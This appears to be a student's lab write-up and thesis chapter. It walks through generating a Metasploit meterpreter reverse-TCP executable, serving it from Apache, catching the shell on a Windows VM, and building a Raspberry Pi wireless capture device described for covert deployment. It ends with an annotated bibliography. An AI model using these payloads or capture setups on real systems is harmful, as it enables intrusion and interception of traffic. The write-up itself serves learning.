Before I delve into SQL Injection Attacks in a laboratory environment, I wanted to confirm some basic shell-popping activities between two VMs. As noted earlier, I had visited the Charleston, SC area for a reversing class that demonstrated stack based Linux and Windows buffer overflow attacks. In those exercises and others, I had learned of an industry standard reliance on exploitation frameworks like Metasploit, Burp Suite, Empire and others. Combined with social engineering, phishing, and some custom scripting: these tools are main items in the colleciton of any commercial pentester. To warm up, I wanted to exercise some elementary skills. While reading Weidman's book [90], I came across some tutorials that I wanted to apply. Some notes on one of those follows. Weidman's book is not only well-known, but I am confident that I will turn to it later for web-based attacks. The later chapters (14, 16 and 17) look similar to some other exercises I have done [91] [92].

The test environment that I established included two pre-built VirtualBox virtual machines. Each was set up and configured prior to this exercise. In one VM was installed a copy of Kali Linux. In the other was installed a copy of Windows IE11 VM. Both VMs were up and running with Internet connections and addressing by my local router. The ability of each to communicate directly with each other was tested with ping. The IP addresses of each VM was known by using "command line" commands of ifconfig and ipconfig. Given those conditions, I proceeded with the tutorials. After several failed runs, I revised the directions to fit my system to create the directions that follow. I worked several, but here we focus on "Creating Standalone Payloads with Msfvenom," from Chapter 4 [93] (pp. 103-107). Most of the computer commands in this section are directly quoted from Weidman, with small revisions noted.

Start the Windows IE11 VM (Figure 2.1) and start the Kali Linux VM. Verify known values for both VMs so that we are aware of key details like connectivity, IP address, and basic funcitonality. After witnessing that both VMs are working, we turn our attention back to the Kali Linux VM.

In the Kali Linux VM, start a terminal window (Figure 2.2).


Enter msfvenom -h and review the arguments (Figure 2.3).

Enter msfvenom -l payloads (Figure 2.4). Review the possible payloads. Notice that the payloads are grouped by architecture and platform. To specify those, arguments of "-a" and "–platform" would be used in the command to generate the exploit. Sometimes this is a critical aspect of changing the payload to work on the targeted system. In the case of this example, we did not need to change the payload; but, if we did, these would be the arguments that we would begin experimenting with.

Enter msfvenom –help-formats (Figure 2.5). Review the possible formats. An argument of "-f" will specify which one you wish to choose.

Generate the payload in a way that targets the victim computer while reporting to the listentening computer. The arguments to the following command will blend properties of both machines. The pattern is:

msfvenom <target computer specific payload><listening computer address><listening computer port>[other arguments]



Starting Windows IE11 VM virtual machine in VirtualBox.

Fig. 2.1: Screenshot of Windows IE11 VM in a VirutalBox virutal machine.

This was an important point in the tutorial because the example IP addresses were specified in earlier chapters. Nearly 100 pages in to the book, Weidman stopped referencing some of those differences. The example we used look like (Figure 2.6):


msfvenom windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=12345 -f exe >chapter4example.exe

file chapter4example.exe

This command gives us an opportunity to see the qualities of the file generated. They should match Weidman's advice of "PE32 executable for MS Windows (GUI) Intel 80386 32-bit" or our selection of architecture and platform, if specified.

This command will generate the payload and pipe it to a file for later staging and use. If file is not specified, then Metasploit would simply output the program as gibberish type to the display.

With the target file generated, the tutorial has us stage the file in a directory on Kali for use with Apache web server. Here there was another small change. The directory to use became "/var/www/html". Without that small addition of a subdirectory, the Debian distribution would have prevented file access. Apparently, this small change took place after publication. If the file is placed in the "/var/www" subdirectory, with no other changes to that directory, the web server will merely respond with a warning about permissions and deny access to the file. This is a small point, but an example of the experiments and adaptations that have to take place, sometimes coached by past experience with a variety of systems, that might stifle a beginner in replicating some experiments like these tutorials. The file is copied and



Starting Kali Linux virtual machine in VirtualBox.

Fig. 2.2: Screenshot of Kali Linux in a VirtualBox virutal machine.

staged for use with commands like (Figure 2.7):

cp chapter4example.exe /var/www/html service apache2 start


With the payload generated and staged, we need to prepare a system to listen for its use. We will listen from our Kali VM. Start another terminal, and open msfconsole. At the msf>prompt (Figure 2.8), we enter the following commands (Figure 2.9):

use multi/handler set PAYLOAD windows/meterpreter/reverse_tcp show options set LHOST <listener IP address>192.168.56.101 set LPORT <listener port>12345 exploit

At this point, we should see a message showing that msfconsole has set up a listener. It will stall and wait until it receives a signal from the payload after it has begun to execute on the targeted machine.

On the targeted machine, we use the browser to go to the IP address and directory that holds the file with the exploit in it. http://192.168.56.101/chapter4example.exe. When I actually did this, of course there were numerous warnings in dialogs from the receiving browser. The exploit that is being sent in this case is plainly marked as an executable file. As a user, I had to select a set of options requiring several choices to get the program on the targeted machine and to start the payload running (Figure 2.10). It's clear that this is an academic example and that we'd need to add some sophistication to the process in order to simulate a more effective pawning of the target machine. No user would go along with this. Yet, we can continue for our example. When we do, we will see a change in our Kali terminal that's listening for the exploit.


With the prompt changed to "meterpreter>", we can begin to use Windows com-



Command *msfvenom -h* in Kali Linux terminal window.


Fig. 2.3: Screenshot of msfvenom displaying help arguments.

mand line commands to navigate through the system and see what's there (Figure 2.11). However, this blend of payload and target system doesn't let us start remote executing code, like activating the calculator or notepad or other executables on the machine.[94]




Command *msfvenom -l payloads*

Fig. 2.4: Screenshot of msfvenom listing payloads




Command msfvenom –help-formats

Fig. 2.5: Screenshot of msfvenom possible payload output formats.




Command *msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=12345 -f exe > chapter4example.exe*

Fig. 2.6: Screenshot of command used to generate an msfvenom payload and store it in a file.




Copying the file to web server and starting Apache.

Fig. 2.7: Screenshot of copying the exploit-carrying file to a web server directory and starting the web server.




Starting Metsploit console.

Fig. 2.8: Screenshot of Metasploit framework's console splash and "msf prompt."




Starting a listener in the Metasploit console to wait for the exploit to call back.

Fig. 2.9: Screenshot of msfconsole commands to establish a listener for the payload.



Windows IE11 warnings about the target file as an executable.

Fig. 2.10: Screenshot of warning dialogs on the victim machine notifying the user they are downloading a malicious executable.



(*Left*) Meterpreter session open and activated, showing use of the *dir* command to navigate the Windows IE11 VM. (*Right*) Exploit program showing as running in Windows Task Manager.

Fig. 2.11: Screenshot showing (Left) the meterpreter reverse shell being used to navigate the Windows directory of the victim computer. Also, (Right) showing the malicious payload as an executable in Windows Task Manager.

2.7 Pineapple Pi

Narrative: An article in 2600 got my attention: build a Pineapple Pi for less than $20. Since these devices were retailing for near $100, I was interested. I had seen world-famous hacker Jayson Street walking around with a Pineapple logo on his bag at BSides Nashville 2016. I had seen a fellow UTC student war driving with a router attached to the top of his car, presumably for a project. I had heard that IMSI catchers were in use around DEFCON; even though that is a different type of radio monitoring, I felt it spoke to the relevance of wireless traffic interception. I bought a copy of the magazine and decided to run the experiment as described.

In short, not everything went well. There was one section of the experiments that were hampered by a technical problem with the WiFi adapter. It turned out that the first wireless adapter I purchased did not meet the required specifications. Even though I took care to get the right kind of model by the manufacturer, it turned out that there had been a chipset change. This meant that the TP-Link TL-WN722N I had purchased was unable to go into "monitor mode." That was a critical requirement for project success. I did not discover this deficiency immediately. I lost several hours over about three evenings while attempting to debug the problem. Over and over, I would attempt to carefully edit the script that accompanies the hardware as part of the project. I attempted to carefully step through the commands with aircrack-ng and airomon-ng. I consulted the man pages and looked at the provided arguments. I considered that I had misinterpreted glyphs printed in Courier font; was a lowercase L a 1 or an L? Eventually, despite these dead-ends, I came across many forum postings that described some users being able to use the TL-WN722N with Kali and others not. It soon became clear that I had not purchased the required v.1.0 of the WiFi adapter. Instead, I had v.2.1, which did not support monitor mode. This subtle difference had not been described at the point of purchase. Instead, I had thought I was being careful and successful by purchasing the product with attention to model number. The one that I had purchased had, in fact, a completely different form of circuit from Realtek; the original v.1.0 had one that came from Atheros. In response to this, I purchased a slightly more expensive WiFi adapter, an Alfa, which began to work on the first try.

Near this change in WiFi adapters, I consulted the details of the aircrack-ng and airomonitor-ng man pages, websites and other technical documentation. It became apparent that I had been referred to documents that should have alerted me to the potential for these subtle differences in makes; however, I was overwhelmed by the details presented and overlooked the difference. Since I was consulting a recent reference from a well-known hacker magazine, I had ascribed authority to the tutorial description and simply missed out on the details of the product I chose to buy. I have no doubt that the article does work with the v.1.0 equipment as described; again, it was my lack of attention to detail and a general failure of sellers to provide detail that led me to mistakenly purchase the wrong item. Part of the reason why I mention these setbacks is because it was generally advertised that the experiment could be conducted for less than $20. Well, my actual execution of the experiment involved some slightly different equipment, plus additional supporting equipment

that was on hand. A quick review of the required equipment list needed to perform my run of experiments shows that "for less than$20" is not a strictly accurate claim. All in, I would suggest that these difficulties are common; I don't feel that anything was misrepresented; these are just the normal difficulties of conducting computer experiments in the marketplace today.

Also, I have begun to realize that, having never used a Pineapple WiFi device at the time of the lab, there were features available and commonly expected in the commercial versions which would not be present in the homemade tutorial version discussed here. In the tutorial versions, we can see that what is available is a passive packet-capturing device that can be scripted to operate "headless" upon single-user startup. This would allow the device to automatically scan networks and capture traffic, as we will see. In the commercial versions of Pineapple, we see the potential for out-of-the-box frame injection, MITM attacks, and more. (Kitchen, Kinn and Morse, pp. 10-12 and p.36) The passive packet-capturing script we will review would have to be modified to show traits like masquerade, replay, modification of messages, or denial of service, to step up from passive to active attacks. (Stallings pp.9-16) Meanwhile, there have been some suggestions that, like the airodump-ng and airmon-ng commands we will use, many of the options in the commercial version of the Pineapple may be available as programs in free or open source code. (Reddit Owned).

These things aside, let's review some of the details of the experimental run with particular attention to the necessary operating system, directories, scripts, and some performance samples.

I began with a blank card, straight from the manufacturer's package, for local storage on the Raspberry Pi. I outfitted it with the closest available version of the Raspberrian Lite operating system. "Jesse" was recommended in the article, but I saw only "Stretch" available online. I used "Stretch." I did notice, when typing on my USB keyboard, that the mapping diverted to UK.

This was apparent when I saw the familiar " marks on SHIFT + 2, where I expected an @. Also, SHIFT + 3 gave a £ (U+00A3) instead of a #. This led me back into the setup and configuration routine for the Pi using a command line program, raspi-config. I worked through those dialogues and set up my computer for use in my area with the equipment on hand.

In an attempt to keep in line with the tutorial, I did attempt to download the prerequisite files as stated. After a failed attempt to install one of the files from tar as directed, I realized that it, too, was available through apt-get install. Thus, I used commands:

sudo apt-get -y install libssl-dev libnl-3-dev libnl-genl-3-dev ethtool rfkill sudo apt-get install aircrack-ng sudo airodump-ng-oui-update

I monitored those downloads; they proceeded normally, without major difficulty. In a few moments, I was ready to continue with the tutorial.

As outlined in the tutorial from 2600, I did create directories for /opt and /DaCaps. I assigned 777 permissions to them; although, I would suggest that this type of practice can have severe consequences in some applications. Normally, I would prefer to use a lower combination of permissions; but, I followed the tutorial and continued as directed.

As I conducted my variations of the experiment, I later added a directory /historyDaCaps that I used with some copying routines in order to retain, instead of discard, past capture attempts. Given those directories, I worked on an otherwise unchanged basic Raspberry Pi 3.

It was at this point I began to turn on the Pi, type in my scripts, and attempt to use the provided script from the tutorial. As I mentioned earlier, I had one WiFi adapter that would not work because it could not attain monitor mode. Another worked right away. Since having the correct features in the WiFi transceiver is an important part of making the project work, let's look at the difference in the two responses when we use the two kinds of adapters with a working copy of the script.

I modified the script from the tutorial, and experimented for several hours over a few nights. While I will probably add and continue to develop the script, let's go over a working version that I have on hand.

The script has a few phases. Originally designed for use in a headless configuration, I felt that operators would need some reassurance as they started. If something were to go wrong during the deployment of such a device during an offensive operation, then the risk to the offensive op would be high. Perhaps the impact would be catastrophic. So, to give the operator a chance to see that the device and its scripts were up and working, I installed a long delay at the beginning. My idea was that the device would be powered up, reviewed with a keyboard and monitor, and then the script started. The device would then sleep for a long enough time to allow for penetration of a target area; then, it would begin scanning and capturing packets.

There, too, there would be delays. Since I felt that it was unlikely that a scan would go right the first time, loops were set up to allow for repetitive instances of network survey followed by packet capture. Those durations are also configurable by variable value. During benchtop testing, I compressed the duration of all of these loops so that the whole script would run in about five minutes. Thankfully, this choice paid off; I had many development runs of the script. As with many other things in life, actual use of Pineapple Pi would need to be supported by a significant amount of testing and rehearsal.

First, the program opens with the declaration of a few variables. We set values for counter controlled loops, directories and frequently used filenames, and wireless LAN interfaces. The duration of the loops are also set. When the filenames are constructed, they will have a set of datetime numerals attached to them, separated by underscores. I came up with a format that would better show which file was recorded when, in groups of survey and packet-capture organized by file creation time. As the number of files grew, it became obvious, when working in terminal, that I wanted an easy-to-type set of filenames that could be used without a GUI. I needed some tinkering to come up with the correct syntax for date printing and the arithmetic of loop control in the script. While there are many acceptable variations of those marks; for some reason, I was having a hard time getting the script to accept the summing of the counter. Most of the combinations I expected to work were not working; I found one that did, and then I drove on.

The script will then put the devices into monitor mode. It was here that we were having problems earlier. As emphasized before, if the transceiver cannot go

into monitor mode, the project will fail. The first phrase of commands, with check and kill, will tell airmon-ng to police any processes that might interfere with the capture. In development runs, we could see that demons like wpa_supplicant were getting turned off. These decisions were all automatic; apparently they were made well enough; we never had any other part of the system interfering with the script because of other, normal processes.

2.8 References

2.8.1 Books

Lee Bortherston and Amanda Berlin. The Defensive Security Handbook. O'Reilly, 2017. ISBN: 9781491960387. This book outlines procedures for establishing and implementing security policies within an organization. Its recommendations are based on current common industry practices.

Shadish, William R. Jr., Thomas Cook, Laura C. Leviton. Foundations of Program Evaluation: Theories and Practice. pp. 36-67. Sage Publications, First printing, 1991. ISBN 0-08-039355-1. UTC Library Call H 62 .S433 1991.

Anderson, Virgil and Robert McLean. Design of Experiments: A Realistic Approach. pp. 79-93. Purdue University, University of Tennessee. Marcel Dekker, Inc., New York, 1974. ISBN 0-8247-7493-0. UTC Library Call QA 279 .A53 This book shows the more rigid, traditional model of experimental design. It's presented as a reference in contrast to the main theme of quasi-experimentation that is our focus in this study.

Ullman, Larry. PHP for the Web. Pearson Education, Peachpit Press, fourth edition, 2011. ISBN 978-0-321-73345-29000. A tutorial for learning on PHP is presented, with some small instruction on how code can be injected into the program processing cycle.

Tatroe, Kevin and Peter MacIntyre, Rasmus Lerfdorf. Programming PHP. O'Reilly, third edition, 2013. ISBN 978-1-449-39277-2. A general overview of the language is presented in this manual.

Regalado, Daniel, et. al. Grey Hat Hacking: The Ethical Hacker's Handbook. pp.385-414. McGraw Hill Education, fourth edition, 2015. ISBN 978-0-183238-0. Regalado's book on hacking is an aggregate of his and other's works. It offers chapters on different flavors of hacking, with variance by system type, target type, and mode of attack. The chapters feature many examples and provide a discourse on the common patterns of attack.

Weidman, Georgia. Penetration Testing: A Hands-On Introduction to Hacking. No Starch Press, 2014. ISBN 978-1-59327-564-8. This book provided strong references and tutorials for common pen-testing methods. While slightly dated, aside from the technological limitations that have arisen after publication, Weidman's book provides another view of a common path in pen-testing, and therefore, hacking, web programs.

Seitz, Justin. Black Hat Python: Python Programming for Hackers and Pentesters. No Starch Press, second printing, 2014. ISBN 978-1-59327-590-7. This book is a com-

mon reference that provides insight into how short Python scripts can be used to quickly generate original programs that can be used for network attacks. It suggests that skilled attackers do not need to rely on prefabricated tools. Also, the commonailty of function between the programs demonstrated and other common resources shows a unity in capability.

Shelly, Gary B. and Harry J. Rosenblatt. Systems Analysis and Design. Course Technology. PP.570-615. CENGAGE Learning, ninth edition, 2012. ISBN 978-1-133-27405-6.

Shadish, William, et al. Experimental and Quasi-Experimental Designs for Generalized Causal Inference. Wadsworth, CENGAGE Learning, 2002. ISBN 978-0-395-61556-0. Shadish's work extensively influenced this paper. Shadish, who died in 2016, served as a professor at the University of Memphis and the University of California Merced. He studied and published on experimental design for most of his career. Shadish's work was directed primarily at the fields of psychology and education; but, his analysis of experimentation was so thorough that most of his descriptions and advice can be directed towards computer science. Since the structure of experimenting with cyber-attack situations are similar to the structure of the study of social problems, most of his work directly translates into today's attack-and-defense practices for information security. I first came across Shadish's work in Benjamin Dean's article. Shadish's writing served as a strong influence on my research into these topics.

Day, Paul. CyberAttack: The truth about digital crime, cyber warfare and government snooping. Carlton Books, 2014. ISBN 978-1-78097-533-7. Paul Day's book provides short, easy-to-read chapters on popular topics in the malicious use of computers.

Edwards, Betty. Drawing on the Right Side of the Brain: A Course in Enhancing Creativity and Artistic Confidence. Jeremey P. Tarcher, Inc., St. Martin's Press, 1989. ISBN 978-0-87477-513-2. Betty Edwards' book describes theories in left and right brain cognition in simple, popular terms for the purpose of supporting instruction in elementary illustration. Her book provides examples on the differences in left-brain, analytical and detailed thinking and in right-brain, holistic evaluations.

Watson, Colin and Tin Zaw. OWASP Automated threat Handbook: Web Applications. Version 1.1, OWASP Foundation, November 2016. ISBN 978-1-329-42709-9.

Watson, Collin and Tin Zaw, Watson, Colin and Tin Zaw. OWASP Automated threat Handbook: Web Applications. Version 1.1, OWASP Foundation, November 2016. ISBN 978-1-329-42709-9., p. 17: " ... the best defended applications do not rely solely upon standalone external operational protections, but also have integrated protection built into the design." "Countermeasures are controls that attempt to mitigate the identified automated threats in three ways:

- Prevent - Controls to reduce the susceptibility to automated threats
- Detect - Controls to identify whether an automated user is a human ...
- Recover - Controls ... to assist return of the application to its normal state"

Watson, Collin and Tin Zaw, Watson, Colin and Tin Zaw. OWASP Automated threat Handbook: Web Applications. Version 1.1, OWASP Foundation, November 2016. ISBN 978-1-329-42709-9., p. 8, Figure 1: Glossary of attack terms collected

from OWASP Automated threat Handbook PDF Online Version. https://www.owasp.org/index.php/File:Automated-\gls{threat}-handbook.pdf "Figure 1: Automated threat Events, ordered by ascending name

- OAT-017 Spamming Malicious or questionable information addition that appears in public or private content, databases or user messages
- OAT-002 Token Cracking Mass enumeration of coupon numbers, voucher codes, discount tokens, etc
- OAT-014 Vulnerability Scanning Crawl and fuzz application to identify weaknesses and possible vulnerabilities "

Shadish, William, Shadish, William R. Jr., Thomas Cook, Laura C. Leviton. Foundations of Program Evaluation: Theories and Practice. pp. 36-67. Sage Publications, First printing, 1991. ISBN 0-08-039355-1. UTC Library Call H 62 .S433 1991. pp. 21-35. Intrusion detection systems,

Stallings, William. Network Security Essentials: Applications and Standards. Fifth Edition. ISBN 978-0-13-337043-0. pp. ... -357

Stallings, William. Stallings, William. Network Security Essentials: Applications and Standards. Fifth Edition. ISBN 978-0-13-337043-0. pp. ... -357 p. 348 "As with statistical anomaly detection, rule-based anomaly detection does not require knowledge of security vulnerabilities within the system. Rather, the scheme is based on observing past behavior and, in effect, assuming that the future will be like the past. In order for this approach to be effective, a rather large database of rules will be needed. For example, a scheme described in [VACC89] contains anywhere from 104 to 106 rules."

Stallings, William. Stallings, William. Network Security Essentials: Applications and Standards. Fifth Edition. ISBN 978-0-13-337043-0. pp. ... -357 p. 363 Poor password choices, from Stallings, roughly 25% of passwords could be cracked using four strategies:

- "Try the user's name, initials, account name and other relevant information ...
- "Try words from various dictionaries ...
- "Try various permutations of words from step 2 ...
- "Try various capitalization permutations from words in step 2 that were not considered in step 3 ... "

Stallings, William. Stallings, William. Network Security Essentials: Applications and Standards. Fifth Edition. ISBN 978-0-13-337043-0. pp. ... -357 p. 363 "Keep in mind that such a thorough search could produce a success rate of about 25%, whereas even a single hit may be enough to gain a wide range of privileges on a system."

Robbins, Arnold. Bash Pocket Reference. O'Reilly, second edition.

Fourzan, Behrouz A. TCP/IP Protocol Suite. Fourth Edition. McGraw-Hill, 2006. ISBN 978-0-07-337604-2.

2.8.2 Articles

Kampf, David, ed.; Dean, Benjamin. "Natural and Quasi-Natural Experiments to Evaluate Cybersecurity Policies," Journal of International Affairs. pp.139-160. Winter

2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University.

Lipsey, Mark, ed.; Trochim, William, ed.; Shadish, William R., Thomas D. Cook, Arthur C. Houts. "Quasi-Experimentation in a Critical Multiplist Mode," Advances in Quasi-Experimental Design and Analysis, New Directions for Program Evaluation. pp.29-46. Cornell University, Claremont Graduate School, American Evaluation Association, 1986.

Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references.

Shadish, William, Ibidem., pp. 2-3: "But when scientists started to use experiments in areas such as public health or education, in which extraneous influences are harder to control ... they found that the controls used in natural science in the laboratory worked poorly in these new applications. So they developed new methods of dealing with extraneous influence, such as random assignment (Fisher, 1925) or adding a nonrandomized control group (Coover & Angell, 1907). As theoretical and observational experience accumulated across these settings and topics, more sources of bias were identified and more methods were developed to cope with them (Dehue, 2000)."

